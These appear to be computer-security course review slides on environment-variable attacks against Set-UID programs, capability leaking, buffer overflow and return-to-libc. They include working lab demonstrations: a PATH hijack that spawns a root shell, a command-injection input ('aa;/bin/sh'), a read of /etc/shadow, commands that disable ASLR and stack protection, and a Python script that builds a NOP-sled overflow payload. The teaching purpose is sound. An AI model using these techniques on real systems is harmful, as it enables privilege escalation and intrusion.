

CS44500 COMPUTER SECURITY


Review

ENVIRONMENT VARIABLES AND ATTACKS

How to Access Environment Variables

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] != NULL) {
        printf("%s\n", envp[i++]);
    }
}
```

 From the main function


More reliable way:
Using the global variable 

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the main function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)



How Does a process get its Environment Variables?

- Process can get environment variables one of two ways:
 - If a new process is created using fork() system call, the child process will inherit its parent process's environment variables.
 - If a process runs a new program in itself, it typically uses execve() system call. In this scenario, the memory space is overwritten and all old environment variables are lost. execve() can be invoked in a special manner to pass environment variables from one process to another.
- Passing environment variables when invoking execve() :

```
int execve(const char *filename, char *const argv[],  
           char *const envp[])
```

execve() and Environment variables

- The program executes a new program `/usr/bin/env`, which prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument.


```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";    v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables.
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables.
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
    }
}
```

Shell Variables & Environment Variables



- This figure shows how shell variables affect the environment variables of child processes
- It also shows how the parent shell's environment variables becomes the child process's environment variables (via shell variables)

Shell Variables & Environment Variables

- When we type `env` in shell prompt, shell will create a child process

Print out environment variable



Only LOGNAME and LOGNAME3
get into the child process, but not
LOGNAME2. Why?



```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```


Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */  
int main()  
{  
    sleep(1);  
    return 0;  
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest  
seed@ubuntu:$ ./mytest  
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>  
/* sleep.c */  
void sleep (int s)  
{  
    printf("I am not sleeping!\n");  
}
```

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs (continued):

- We need to compile the above code, create a shared library and add the shared library to the LD_PRELOAD environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!      ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Attacks via Dynamic Linker: Case Study

Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Our sleep() function was not invoked.
 - This is due to a countermeasure implemented by the dynamic linker. It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.
- Lets verify this countermeasure with an example in the next slide.

Attacks via Dynamic Linker

Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export `LD_LIBRARY_PATH` and `LD_PRELOAD` and run both the programs:

Run the original
env program



```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
```

Run our env
program




```
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the PATH variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.
- Consider the following code:

```
/* The vulnerable program (vul.c) */  
#include <stdlib.h>  
int main()  
{  
    system("cal");  
}
```

Full path not provided. We can use this to manipulate the path variable



- We will force the above program to execute the following program :

```
/* our malicious "calendar" program */  
int main()  
{  
    system("/bin/dash");  
}
```

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
```

```
    December 2015
Su Mo Tu We Th Fr Sa
                1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
```

```
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#           ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

①

We will first run the first program without doing the attack

②

We now change the PATH environment variable

A Note

- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
 - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh  
$ sudo ln -sf /bin/zsh /bin/sh
```

```
After experiment: remember to change it back  
$ sudo ln -sf /bin/dash /bin/sh
```

Lab 2: Environment Variable and Set-UID Program Lab

- Task 2: Passing Environment Variables from Parent Process to Child Process
- Task 5: Environment Variable and Set-UID Programs
- Task 6: The PATH Environment Variable and Set-UID Programs
- Task 7: The LD PRELOAD Environment Variable and Set-UID Programs
- Task 8: Invoking External Programs Using `system()` versus `execve()`
- Task 9: Capability Leaking

Attacks via Capability Leaking (Continued)

The program forgets to close the file, so the file descriptor is still valid.



Capability Leak

```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zzz
bbbbbbbbbbbbbbbbbb
$ echo aaaaaaaaaa > /etc/zzz
bash: /etc/zzz: Permission denied ← Cannot write to the file
$ cap_leak
fd is 3
$ echo cccccccccccc >& 3 ← Using the leaked capability
$ exit
$ cat /etc/zzz
bbbbbbbbbbbbbbbbbb
cccccccccccccc ← File modified
```


How to fix the program?

Destroy the file descriptor before downgrading the privilege (close the file)
close (fd)

Invoking Programs : Unsafe Approach (Continued)

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
```

We can get a root shell with this input



```
$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Problem: Some part of the data becomes code (command name)

BUFFER OVERFLOW ATTACK

Order of the function arguments in stack


```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

Frame pointer register

```
movl    12(%ebp), %eax    ; b is stored in %ebp + 12
movl    8(%ebp), %edx     ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)    ; x is stored in %ebp - 8
```

General-purpose registers



32-bit architecture

Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- **Attacker's code** —————> **Malicious code to gain access**

Buffer Overflow: Consequences

- The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen:
 - First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash. **Non-existing address (Segmentation Fault)**
 - Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. **Access violation (Segmentation Fault)**
 - Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g., it may be a data region); the return will again fail, and the program will crash. **Invalid instruction**
 - Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one. **Code/Attacker's code**

Vulnerable Program

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];


    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str); ←

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR)

It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code.

Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c  
% sudo chown root stack  
% sudo chmod 4755 stack
```

-z execstack: Makes stack executable. By default, stacks are non-executable, which prevents the injected malicious code from getting executed.

-fno-stack-protector: Tells the compiler not to use the StackGuard countermeasure. This option turns off another countermeasure called StackGuard which can defeat the stack-based buffer overflow attack.

Lab 3: Buffer-Overflow Attack Lab

- Task 3: Launching Attack on 32-bit Program - Level 1
- Task 5: Defeating dash's Countermeasure
- Task 7 Experimenting with Other Countermeasures

Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
.....
(gdb) b foo          ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
.....
Breakpoint 1, foo (str=0xbfffebf1c "...") at stack.c:10
10      strcpy(buffer, str);
```


```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is $108 + 4 = \mathbf{112}$


Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300)) ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120 ③
content[112:116] = (ret).to_bytes(4,byteorder='little') ④

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```


A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
 - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh" to "\x68""/zsh"
```

- Other methods to defeat the countermeasure will be discussed later

RETURN-TO-LIBC ATTACKS

CS44500 Computer Security

Non-Executable Stack

- In a typical stack-based buffer overflow attack, attackers first place a piece of malicious code on the victim's stack, and then overflow the return address of a function, so when the function returns, it jumps to the location where the malicious code is stored.
